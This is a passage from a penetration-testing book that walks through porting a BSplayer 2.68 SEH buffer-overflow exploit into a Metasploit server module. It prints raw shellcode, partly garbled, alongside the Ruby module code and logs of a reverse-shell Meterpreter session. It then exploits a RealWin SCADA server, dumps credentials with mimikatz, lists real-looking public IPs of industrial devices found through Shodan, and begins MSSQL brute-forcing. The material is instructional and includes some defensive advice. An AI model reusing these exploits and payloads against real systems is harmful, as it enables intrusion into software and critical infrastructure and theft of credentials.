Download the Python exploit for BSplayer 2.68 from <https://www.exploit-db.com/exploits/36477/>

Let us see the exploit code and gather essential information from it in order to build the Metasploit module:

```

buf = ""
buf += "\xbb\xe4\xf3\xb8\x70\xda\xc0\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x33\x31\x58\x12\x83\xc0\x04\x03\xbc\xfd\x5a"
buf += "\x85\xc0\xea\x12\x66\x38\xeb\x44\xee\xdd\xda\x56\x94"
buf += "\x96\x4f\x67\xde\xfa\x63\x0c\xb2\xee\xf0\x60\x1b\x01"
buf += "\xb0\xcf\x7d\x2c\x41\xfe\x41\xe2\x81\x60\x3e\xf8\xd5"
buf += "\x42\x7f\x33\x28\x82\xb8\x29\xc3\xd6\x11\x26\x76\xc7"
buf += "\x16\x7a\x4b\xe6\xf8\xf1\xf3\x90\x7d\xc5\x80\x2a\x7f"
buf += "\x15\x38\x20\x37\x8d\x32\x6e\xe8\xac\x97\x6c\xd4\xe7"
buf += "\x9c\x47\xae\xf6\x74\x96\x4f\xc9\xb8\x75\x6e\xe6\x34"
buf += "\x87\xb6\xc0\xa6\xf2\xcc\x33\x5a\x05\x17\x4e\x80\x80"
buf += "\x8a\xe8\x43\x32\x6f\x09\x87\xa5\xe4\x05\x6c\xal\x3"
buf += "\x09\x73\x66\xd8\x35\xf8\x89\x0f\xbc\xba\xad\x8b\xe5"
buf += "\x19\xcf\x8a\x43\xcf\xf0\xcd\x2b\xb0\x54\x85\xd9\xa5"
buf += "\xef\xc4\xb7\x38\x7d\x73\xfe\x3b\x7d\x7c\x50\x54\x4c"
buf += "\xf7\x3f\x23\x51\xd2\x04\xdb\x1b\x7f\x2c\x74\xc2\x15"
buf += "\xd1\x19\xf5\xc3\xb1\x24\x76\xe6\x49\xd3\x66\x83\x4c"
buf += "\x9f\x20\x7f\x3c\xb0\xc4\x7f\x93\xb1\xcc\xe3\x72\x22"
buf += "\x8c\xcd\x11\xc2\x37\x12"

jmplong = "\xe9\x85\xe9\xff\xff"
nseh = "\xeb\xf9\x90\x90"
seh = "\x3b\x58\x00\x00"
buflen = len(buf)
response = "\x90" * 2048 + buf + "\xcc" * (6787 - 2048 - buflen) + jmplong + nseh + seh #+ "\xcc" * 7000
c.send(response)
c.close()
c, addr = s.accept()
print('[*] Sending the payload second time', addr)
c.recv(1024)
c.send(response)
c.close()
s.close()

```

The exploit is straightforward. However, the author of the exploit has used backward jumping technique in order to find the shellcode that was delivered by the payload. This technique is used to countermeasure space restrictions. Another thing to note here is that the author has sent the malicious buffer twice in order to execute the payload due to the nature of vulnerability. Let us try building a table in the next section with all the data we require to convert this exploit into a Metasploit compatible module.

Gathering the essentials

Let us look at the following table that highlights all the necessary values and their usage:

Serial Number	Variable	Value
1	Offset value	2048
2	Known location in memory containing POP-POP-RETN series of instructions/P-P-R Address	0x0000583b
3	Backward jump/long jump to find the ShellCode	\xe9\x85\xe9\xff\xff
4	Short jump/pointer to the next SEH frame	\xeb\xf9\x90\x90

We now have all the essentials to build the Metasploit module for the BSplayer 2.68 application. We can see that the author has placed the ShellCode exactly after 2048 NOPs. However, this does not mean that the actual offset value is 2048. The author of the exploit has placed it before the SEH overwrite because there might be no space left for the ShellCode. However, we will take this value as offset, since we will follow the exact procedure from the original exploit. Additionally, \xcc is a breakpoint op code, but in this exploit, it has been used as padding. The jmp long variable stores the backward jump to the ShellCode, since we are on space constraints. The nseh variable stores the address of the next frame, which is nothing but a short jump as we discussed in the previous chapter. The seh variable stores the address of P/P/R instruction sequence.



An important point to note here is that in this scenario we need the target to make a connection to our exploit server, rather than us trying to reach the target machine. Hence, our exploit server should always listen for incoming connections and based on the request, it should deliver the malicious content.

Generating the Metasploit module

Let us start the coding part of our exploit in Metasploit:

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::TcpServer

    def initialize(info={})
        super(update_info(info,
            'Name'           => "BsPlayer 2.68 SEH Overflow Exploit",
            'Description'    => %q{
                Here's an example of Server Based Exploit
            },
            'Author'         => [ 'Nipun Jaswal' ],
            'Platform'       => 'win',
            'Targets'        =>
                [
                    [ 'Generic', {'Ret' => 0x0000583b, 'Offset' => 2048} ],
                ],
            'Payload'        =>
            {
                'BadChars' => "\x00\x0a\x20\x0d"
            },
            'DisclosureDate' => "May 19 2016",
            'DefaultTarget'  => 0))
    end
```

Having worked with so many exploits, the code section above is no different, with the exception of the TCP server library file from `/lib/msf/core/exploit/tcp_server.rb`. The TCP server library provides all the necessary methods required for handling incoming requests and processing them in various ways. Inclusion of this library enables additional options such as `SRVHOST`, `SRVPORT` and `SSL`. Let us look at the remaining part of the code:

```
def on_client_connect(client)
    return if ((p = regenerate_payload(client)) == nil)
    print_status("Client Connected")
    sploit = make_nops(target['Offset'])
    sploit << payload.encoded
    sploit << "\xcc" * (6787-2048 - payload.encoded.length)
    sploit << "\xe9\x85\xe9\xff\xff"
    sploit << "\xeb\xf9\x90\x90"
    sploit << [target.ret].pack('V')
    client.put(sploit)
```

```
    client.get_once
    client.put(spoilt)
    handler(client)
    service.close_client(client)
end
end
```

We can see we have no exploit method with these type of exploit. However, we have `on_client_connect`, `on_client_data` and `on_client_disconnect` methods. The most useful and the easiest is the `on_client_connect` method. This method is fired as soon as a client connects to the exploit server on the chosen `SRVHOST` and `SRVPORT`.

We can see we created NOPs in the Metasploit way using `make_nops` and embedded the payload using `payload.encoded`, thus eliminating the use of hardcoded payloads. We assembled rest of the `splolt` variable similar to the original exploit. However, to send the malicious data back to the target when requested, we have used `client.put()`, which will respond with our chosen data to the target. Since, the exploit requires the data to be sent twice to the target, we have used `client.get_once` to ensure that the data is sent twice instead of being merged as a single unit. Sending the data twice to the target, we fire the handler that actively looks for incoming sessions from successful exploits. In the end, we close the connection to the target by issuing a `service.client_close` call.


We can see that we have used the `client` object in our code. This is because the incoming request from a particular target will be considered as a separate object and it will also allow multiple targets to connect at the same time.

Let us see our Metasploit module in action:

```
msf > use exploit/windows/masteringmetasploit-bsplayer
msf exploit(bsplayer) > set SRVHOST 192.168.10.118
SRVHOST => 192.168.10.118
msf exploit(bsplayer) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(bsplayer) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bsplayer) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(bsplayer) > set LPORT 8888
LPORT => 8888
msf exploit(bsplayer) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.10.118:8888
msf exploit(bsplayer) > [*] Server started.
```

Let us connect to the exploit server on port 8080 from BSplayer 2.8 as follows:



As soon as a connection is attempt is made to our exploit handler, the meterpreter payload is delivered to the target and we are presented with the following screen:

```
[*] Client Connected
[*] Sending stage (957487 bytes) to 192.168.10.105
[*] Meterpreter session 1 opened (192.168.10.118:8888 -> 192.168.10.105:49790) at 2016-05-09 23:30:50 +0530

msf exploit(bsplayer) >
```

Jackpot! The Meterpreter shell is now accessible. We successfully wrote an exploit server module in Metasploit using TCP server libraries. In Metasploit, we can also establish HTTP server functionalities using HTTP server libraries:



For more on HTTP server functions, refer to
`/lib/msf/core/exploit/http/server.rb`

Summary

Covering the brainstorming exercises of porting exploits, we have now developed approaches to port various kinds of exploits in Metasploit. After going through this chapter, we have learned how we can port exploits of different kinds into the framework with ease. In this chapter, we have developed mechanisms to figure out the essentials from a standalone exploit. We saw various HTTP functions and their use in exploitation. We have also refreshed our knowledge of SEH-based exploits and how exploit servers are built.

So, by now, we have covered most of the exploit writing exercises. From the next chapter, we will see how we can leverage Metasploit to carry out penetration testing on various services, including VOIP, DBMS, SCADA, and much more.

17

Testing Services with Metasploit

"It's better to pay a cent for security than a dollar as a ransom" - Santosh Khadsare, cybercrime investigator

Let's now talk about testing various specialized services. It is likely that during our career as a penetration tester we will come across a company or a testable environment that only requires testing to be performed on a particular server, and this server may run services such as databases, VOIP, or SCADA. In this chapter, we will look at various developing strategies to use while carrying out penetration tests on these services. In this chapter, we will cover the following points:

- Understanding SCADA exploitation
- The fundamentals of ICS and their critical nature
- Carrying out database penetration tests
- Testing VOIP services

Service-based penetration testing requires sharp skills and a good understanding of services that we can successfully exploit. Therefore, in this chapter, we will look at both the theoretical and the practical challenges of carrying out effective service-based testing.

The fundamentals of SCADA

Supervisory Control and Data Acquisition (SCADA) is required to control activities in dams, power stations, oil refineries, large server control services, and so on.

SCADA systems are built for highly specific tasks, such as controlling the level of dispatched water, controlling the gas lines, controlling the electricity power grid to control power in a particular city, and various other operations.

The fundamentals of ICS and its components

SCADA systems are **Industrial Control System (ICS)** systems, which are used in critical environments or where life is at stake, if anything goes wrong. ICS are the systems that are used in large industries, where they are responsible for controlling various processes, such as mixing two chemicals in a definite ratio, inserting carbon dioxide in a particular environment, putting the proper amount of water in the boiler, and so on.

The components of such SCADA systems are as follows:

Component	Use
Remote Terminal Unit (RTU)	This is the device that converts analog measurements into digital information.
Programmable Logic Controller (PLC)	PLCs are integrated with I/O servers and real-time operating systems; it works exactly like RTU. It also uses protocols such as FTP and SSH.
Human Machine Interface (HMI)	This is the graphical representation of the environment, which is under observation or is being controlled through the SCADA system.
Intelligent electronic device (IED)	This is basically a microchip, or more specifically a controller, that can send commands to perform a particular action, such as closing the valve after a particular amount of a certain substance is mixed with another.

The significance of ICS-SCADA

ICS systems are very critical, and if the control of them were to be placed into the wrong hands, a disastrous situation could occur. Just imagine a situation where an ICS control for a gas line is hacked by a malicious actor-denial of service is not the only thing we could expect; damage to some SCADA systems can even lead to loss of life. You might have seen the movie *Die Hard 4.0*, in which the people sending the gas lines to the station may look cool and traffic chaos may look like a source of fun. However, in reality, when a situation like this arises, it will cause serious damage to property and can cause loss of life.

As we have seen in the past, with the advent of the **Stuxnet worm**, the conversation about the security of ICS and SCADA systems has been seriously violated. Let's take a further step and discuss how we can break into SCADA systems or test them out so that we can secure them for a better future.

Analyzing security in SCADA systems

In this section, we will discuss how we can breach the security of SCADA systems. We have plenty of frameworks that can test SCADA systems, but discussing them will push us beyond the scope of this book. Therefore, to keep it simple, we will keep our discussion specific to SCADA exploitation carried out using Metasploit.

Fundamentals of testing SCADA

Let's understand the basics of exploiting SCADA systems. SCADA systems can be compromised using a variety of exploits in Metasploit, which were added recently to the framework. In addition, some of the SCADA servers that are located might have a default username and password, which rarely exist these days, but still there may be a possibility.

Let's try finding some SCADA servers. We can achieve this using an excellent resource, such as <http://www.shodanhq.com>:

1. First, we need to create an account for the Shodan website.
2. After registering, we can simply find our API key for the Shodan services within our account. Obtaining the API key, we can search various services through Metasploit.

3. Let's try to find the SCADA systems configured with technologies from Rockwell Automation using auxiliary/gather/shodan_search module.
4. In the QUERY option, we will simply type in Rockwell, as shown in the following screenshot:

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options

Module options (auxiliary/gather/shodan_search) :

Name          Current Setting  Required  Description
----          -----          -----      -----
DATABASE      false           no        Add search results to the database
MAXPAGE       1               yes       Max amount of pages to collect
OUTFILE        -              no        A filename to store the list of IPs
Proxies        -              no        A proxy chain of format type:host:port[,type:host:port][...]
QUERY         -              yes       Keywords you want to search for
REGEX         .*             yes       Regex search for a specific IP/City
/Country/Hostname
  SHODAN_APIKEY          yes       The SHODAN API key

msf auxiliary(shodan_search) > set SHODAN_APIKEY RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
SHODAN_APIKEY => RxSqYSOYrs3Krqx7HgiwWEqm2Mv5XsQa
```

5. We set the SHODAN_APIKEY option to the API key found in our Shodan account. Let's put the QUERY option as Rockwell and analyze the results as follows:

```
msf auxiliary(shodan_search) > set QUERY Rockwell
QUERY => Rockwell
msf auxiliary(shodan_search) > run

[*] Total: 4249 on 43 pages. Showing: 1 page(s)
[*] Collecting data, please wait...

Search Results
=====

IP:Port          City          Country        Hostname
----          ---          -----        -----
104.159.239.246:44818 Holland        United States  104-159-239-246.static.sgnw.mi.charter.com
107.85.58.142:44818 N/A            United States  136.235.164.109.static.wline.lns.sme.cust.swisscom.ch
109.164.235.136:44818 Stafa          Switzerland   119.193.250.138:44818 N/A            Korea, Republic of cas-wv-cpe-12-109-102-64.cascable.net
12.109.102.64:44818 Parkersburg    United States  121.163.55.169:44818 N/A            Korea, Republic of
123.209.231.230:44818 N/A            Australia     123.209.234.251:44818 N/A            Australia
148.64.180.75:44818 N/A            United States vsat-148-64-180-75.c005.g4.mrt.starband.net
148.78.224.154:44818 N/A            United States misc-148-78-224-154.pool.starband.net
157.157.218.93:44818 N/A            Iceland
```

As we can see clearly, we have found a large number of systems on the Internet running SCADA services by Rockwell Automation using the Metasploit module.

SCADA-based exploits

In recent times, we have seen that SCADA systems are exploited at much higher rates than in the past. SCADA systems may suffer from various kinds of vulnerabilities, such as stack-based overflow, integer overflow, cross-site scripting, and SQL injection.

Moreover, the impact of these vulnerabilities may cause danger to life and property, as we have discussed before. The reason why the hacking of SCADA devices is a possibility lies largely in the careless programming and poor operating procedures of SCADA developers and operators.

Let's see an example of a SCADA service and try to exploit it with Metasploit. In the following example, we will exploit a DATAC RealWin SCADA Server 2.0 system based on a Windows XP system using Metasploit.

The service runs on port 912, which is vulnerable to buffer overflow in the `sprintf C` function. The `sprintf` function is used in the DATAC RealWin SCADA server's source code to display a particular string constructed from the user input. The vulnerable function, when abused by the attacker, can lead to full compromise of the target system.

Let's try exploiting the DATAC RealWin SCADA Server 2.0 with Metasploit using the `exploit/windows/scada/realwin_scpc_initialize` exploit as follows:

```
msf > use exploit/windows/scada/realwin_scpc_initialize
msf exploit(realwin_scpc_initialize) > set RHOST 192.168.10.108
RHOST => 192.168.10.108
msf exploit(realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(realwin_scpc_initialize) > show options

Module options (exploit/windows/scada/realwin_scpc_initialize):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.10.108  yes        The target address
  RPORT  912            yes        The target port

Payload options (windows/meterpreter/bind_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  EXITFUNC  thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
  LPORT    4444           yes        The listen port
  RHOST    192.168.10.108  no        The target address

Exploit target:
  Id  Name
  --  ---
  0   Universal
```

We set the RHOST as 192.168.10.108 and payload as windows/meterpreter/bind_tcp. The default port for DATAC RealWin SCADA is 912. Let's exploit the target and check if we are able to exploit the vulnerability:

```
msf exploit(realwin_scpc_initialize) > exploit
[*] Started bind handler
[*] Trying target Universal...
[*] Sending stage (957487 bytes) to 192.168.10.108
[*] Meterpreter session 1 opened (192.168.10.118:38051 -> 192.168.10.108:4444) at 2016-05-10 02:21:15 +0530

meterpreter > sysinfo
Computer       : NIPUN-DEBBE6F84
OS             : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > load mimikatz
Loading extension mimikatz...success.
```

Bingo! We successfully exploited the target. Let's load `mimikatz` module to find the system's password in clear text as follows:

```
meterpreter > kerberos
[*] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID      Package     Domain        User          Password
-----      -----      -----        ----          -----
0:999       NTLM        WORKGROUP    NIPUN-DEBBE6F84$ 
0:997       Negotiate   NT AUTHORITY LOCAL SERVICE
0:52163     NTLM        WORKGROUP    NETWORK SERVICE
0:996       Negotiate   NT AUTHORITY Administrator  12345
0:176751    NTLM        NIPUN-DEBBE6F84
```

We can see that by issuing the `kerberos` command, we are able to find the password in clear text. We will discuss more `mimikatz` functionality and additional libraries in the latter half of the book.

We have plenty of exploits in Metasploit, which specifically target vulnerabilities in SCADA systems. To find out more information about these vulnerabilities, you can refer to the greatest resource on the web for SCADA hacking and security at <http://www.scadahacker.com>. You should be able to see many exploits listed under the `msf-scada` section at <http://scadahacker.com/resources/msf-scada.html>.

The website <http://www.scadahacker.com> has maintained a list of vulnerabilities found in various SCADA systems over the past few years. The beauty of the list lies in the fact that it provides precise information about the SCADA product, the vendor of the product, the systems component, the Metasploit reference module, the disclosure details, and the first Metasploit module launched prior to this attack.

All the latest exploits for the vulnerabilities in these systems are added to Metasploit at regular intervals, which makes Metasploit fit for every type of penetration testing engagement. Let's see the list of various exploits available at <http://www.scadahacker.com>, as shown in the following screenshot:

Metasploit Modules (via MSFUpdate / SVN)						
Vendor	System / Component	SCADAhacker Reference	Metasploit Reference	Disclosure Date	Initial MSF Release Date	
7-Techologies	IGSS	ICS-11-080-03	<code>exploit/windows/scada/igss9_igssdataserver_listall.rb</code>	Mar. 24, 2011	May 16, 2011	
		ICSA-11-132-01A	<code>exploit/windows/scada/igss9_igssdataserver_rename.rb</code>	Mar. 24, 2011	Jun. 9, 2011	
			<code>exploit/windows/scada/igss9_misc.rb</code>	Mar. 24, 2011	May 30, 2011	
			<code>auxiliary/admin/scada/igss_exec_17.rb</code>	Mar. 21, 2011	Mar. 22, 2011	
AzeoTech	DAQ Factory	Click Here	<code>exploit/windows/scada/daq_factory_bof.rb</code>	Sep. 13, 2011	Sep. 17, 2011	
3S	CoDeSys	Click Here	<code>exploit/windows/scada/codesys_web_server.rb</code>	Dec. 2, 2011	Dec 13, 2011	
BACnet	OPC Client	ICSA-10-264-01	<code>exploit/windows/fileformat/bacnet_csv.rb</code>	Sep. 16, 2010	Nov. 11, 2010	
Operator Workstation	n/a		<code>exploit/windows/browser/techart_pro.rb</code>	Aug. 11, 2011	Aug. 11, 2011	
Beckhoff	TwinCat	Click Here	<code>auxiliary/dos/scada/beckhoff_twinCAT.rb</code>	Sep. 13, 2011	Oct. 10, 2011	
General Electric	D20 PLC	Press Release	<code>auxiliary/gather/d20pass.rb</code>	Jan. 19, 2012	Jan. 19, 2012	
	DigitalBond S4		<code>unstable-modules/auxiliary/d20ftpdb.rb</code>	Jan. 19, 2012	Jan. 19, 2012	
Iconics	Genesis32	ICS-11-080-02	<code>exploit/windows/scada/iconics_genbroker.rb</code>	Mar. 21, 2011	Jul. 17, 2011	
Measuresoft	ScadaPro	Click Here	<code>exploit/windows/scada/iconics_webhmi_setactivexguid.rb</code>	May 5, 2011	May 11, 2011	
Moxa	Device Manager	ICS-10-293-02	<code>exploit/windows/scada/scadapro_cmdexe.rb</code>	Sep. 16, 2011	Sep. 16, 2011	
		ICSA-10-301-01	<code>exploit/windows/scada/moxa_mdmtool.rb</code>	Oct. 20, 2010	Nov. 6, 2010	
RealFlex	RealWin SCADA		<code>exploit/windows/scada/realwin.rb</code>	Sep. 26, 2008	Sep. 30, 2008	
		ICS-11-305-01	<code>exploit/windows/scada/realwin_spc_initialize.rb</code>	Oct. 15, 2010	Oct. 18, 2010	
		ICSA-11-313-01	<code>exploit/windows/scada/realwin_spc_initialize_rf.rb</code>	Oct. 15, 2010	Oct. 18, 2010	
			<code>exploit/windows/scada/realwin_spc_txevent.rb</code>	Nov. 18, 2010	Nov. 24, 2010	
		ICS-11-080-04	<code>exploit/windows/scada/realwin_on_fc_bifile_arb.rb</code>	Mar. 21, 2011	Jun. 19, 2011	
		ICSA-11-110-01	<code>exploit/windows/scada/realwin_on_fcs_login.rb</code>	Mar. 21, 2011	Jun. 22, 2011	
Scadatec	Procyon	Click Here	<code>exploit/windows/scada/procyon_core_server.rb</code>	Sep. 8, 2011	Sep. 12, 2011	
ScadaTEC	ModbusTagServer ScadaPhone	Click Here	<code>exploit/windows/fileformat/scadaphone_zip.rb</code>	Sep. 12, 2011	Sep. 13, 2011	
Schneider Electric	CitectSCADA CitectFacilities		<code>exploit/windows/scada/citect_scada_odbc.rb</code>	Jun. 11, 2008	Nov. 8, 2010	
Sielco Sistemi	Winlog	ICSA-11-017-02	<code>exploit/windows/scada/winlog_runtime.rb</code>	Jan. 13, 2011	Jun. 21, 2011	
Siemens Technomatix	FactoryLink	ICSA-11-080-01	<code>exploit/windows/scada/factorylink_cssservice.rb</code>	Mar. 25, 2011	Jun. 24, 2011	
		ICSA-11-091-01	<code>exploit/windows/scada/factorylink_vn_09.rb</code>	Mar. 21, 2011	Jun. 21, 2011	
Unitronics	OPC Server	n/a	<code>exploit/exploits/windows/browser/techart_pro.rb</code>	Aug. 11, 2011	Aug. 11, 2011	

Metasploit Modules (Privately Developed and/or Publicly Shared)						
Vendor / Developer	System / Component	SCADAhacker Reference	Metasploit Module	Author	Date	
DigitalBond	Schneider Modicon Quantum Credential Disclosure	pending	<code>modiconpass</code>	DigitalBond	Feb 14, 12	
DigitalBond	Rockwell Automation ControlLogix Ethernet/IP	pending	<code>ethernetip-multi</code>	DigitalBond	Feb 14, 12	
DigitalBond	Koyo/DirectLOGIC ECOM Bruteforce	pending	<code>koyobrute</code>	DigitalBond	Feb 14, 12	
SecureState	Nmap-like Meterpreter Extension (MSFMap 0.1.0)	n/a	<code>msfmap</code>	Spencer McIntyre	Dec 30, 11	

Securing SCADA

Securing SCADA network is the primary goal for any penetration tester on the job. Let's see the following section and learn how we can implement SCADA services securely and impose a restriction on it.

Implementing secure SCADA

Securing SCADA is really a tough job when it has to be implemented practically; however, we can look for some of the following key points when securing SCADA systems:

- Keep an eye on every connection made to SCADA networks and figure out if any unauthorized attempts were made
- Make sure all the network connections are disconnected when they are not required
- Implement all the security features provided by the system vendors
- Implement IDPS technologies for both internal and external systems and apply incident monitoring for 24 hours
- Document all the network infrastructure and provide individual roles to administrators and editors
- Establish IR teams and blue teams for identifying attack vectors on a regular basis

Restricting networks

Networks can be restricted in the event of attacks related to unauthorized access, unwanted open services, and so on. Implementing the cure by removing or uninstalling services is the best possible defense against various SCADA attacks.



SCADA systems are generally implemented on Windows XP boxes, and this increases the attack surface significantly. If you are implementing a SCADA system, make sure your Windows boxes are up to date to prevent the more common attacks.

Database exploitation

After covering a startup of SCADA exploitation, let's move further onto testing database services. In this section, our primary goal will be to test the databases and check the backend for various vulnerabilities. Databases contain critical business data. Therefore, if there are vulnerabilities in the database management system, it can lead to remote code execution or full network compromise that may lead to exposure of a company's confidential data. Data related to financial transactions, medical records, criminal records, products, sales, marketing and so on could be very useful to the buyers of these databases.

To make sure databases are fully secure, we need to develop methodologies for testing these services against various types of attack. Let's now start testing databases and look at the various phases of conducting a penetration test on a database.

SQL server

Microsoft launched its database server back in 1989. Today, a large share of the websites run on the latest version of MS SQL server as the backend for their websites. However, if the website is large or handles many transactions in a day, it is important that the database is free from any vulnerabilities and problems.

In this section, on testing databases, we will focus on the strategies to test database management systems efficiently. By default, MSSQL runs on TCP port number 1433 and UDP service on port 1434. So let's start testing a MSSQL Server 2008 running on Windows 8.

Fingerprinting SQL server with Nmap

Before launching hardcore modules of Metasploit, let's see what information can be gained about the SQL server with the use of the most popular network-scanning tool: Nmap. However, we will use the `db_nmap` plugin from Metasploit itself.

So, let's quickly spawn a Metasploit console and start to fingerprint the SQL server running on the target system by performing a service detection scan on port 1433 as follows:

```
msf > db_nmap -sV -p1433 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 17:57 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.010s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 1433/tcp open  ms-sql-s Microsoft SQL Server 2008 10.0.1600; RTM
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/
[*] Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
msf > services

Services
=====

host      port  proto name      state  info
----  -----  -----  -----
192.168.65.1  1433  tcp   ms-sql-s  open   Microsoft SQL Server 2008 10.0.1600; RTM
```

In the preceding screenshot, we have tested port number 1433, which runs as a TCP instance of the SQL server. We can clearly see above that the port is open.

Let's check to see if the UDP instance of the SQL server is running on the target by performing a service detection scan on the UDP port 1434, as follows:

```
msf > db_nmap -sU -sV -p1434 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 18:01 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.00095s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 1434/udp open  ms-sql-m Microsoft SQL Server 10.0.1600.22 (ServerName: WIN8; TCPPort: 1433)
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/
[*] Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
msf > services

Services
=====

host      port  proto name      state  info
----  -----  -----  -----
192.168.65.1  1433  tcp   ms-sql-s  open   Microsoft SQL Server 2008 10.0.1600; RTM
192.168.65.1  1434  udp   ms-sql-m  open   Microsoft SQL Server 10.0.1600.22 ServerName: WIN8; TCPPort: 1433
```

We can see clearly that when we tried scanning on the UDP port 1434, Nmap has presented us with some additional information about the target SQL server, which is the version of the SQL server, and the server name, WIN8.

Let's now find some additional information on the target database using built-in Nmap scripts:

```
msf > db_nmap -sU --script=ms-sql-info -p1434 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 18:13 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: PORT      STATE            SERVICE
[*] Nmap: 1434/udp open|filtered ms-sql-m
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Host script results:
[*] Nmap: | ms-sql-info:
[*] Nmap: |   Windows server name: WIN8
[*] Nmap: |   [192.168.65.1\MSSQLSERVER]
[*] Nmap: |     Instance name: MSSQLSERVER
[*] Nmap: |     Version: Microsoft SQL Server 2008 RTM
[*] Nmap: |       Version number: 10.00.1600.00
[*] Nmap: |       Product: Microsoft SQL Server 2008
[*] Nmap: |       Service pack level: RTM
[*] Nmap: |       Post-SP patches applied: No
[*] Nmap: |       TCP port: 1433
[*] Nmap: |       Named pipe: \\192.168.65.1\pipe\sql\query
[*] Nmap: |       Clustered: No
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
msf > █
```

Providing the `ms-sql-info` script name in the script switch will instruct Nmap to scan more precisely and conduct numerous tests specifically for MS SQL server. We can see that now we have much more information, such as named pipe, clustering information, instance, version, product information, and a variety of other information as well.

Scanning with Metasploit modules

Let's now jump into Metasploit-specific modules for testing the MSSQL server and see what kind of information we can gain by using them. The very first auxiliary module we will be using is `mssql_ping`. This module will gather additional service information.

So, let's load the module and start the scanning process as follows:

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+] ServerName      = WIN8
[+] InstanceName   = MSSQLSERVER
[+] IsClustered    = No
[+] Version         = 10.0.1600.22
[+] tcp              = 1433
[+] np              = \\WIN8\\pipe\\sql\\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) > █
```

As we can see from the preceding results, we got almost the same information, but here, Metasploit auxiliaries have a competitive edge on readability over the output from Nmap. Let's perform some additional tasks with MSF modules that we cannot perform with Nmap.

Brute forcing passwords

The next step in penetration testing a database is to check authentication precisely. Metasploit has a built-in module named `mssql_login`, which we can use as an authentication tester to brute-force the username and password of a MSSQL server database.

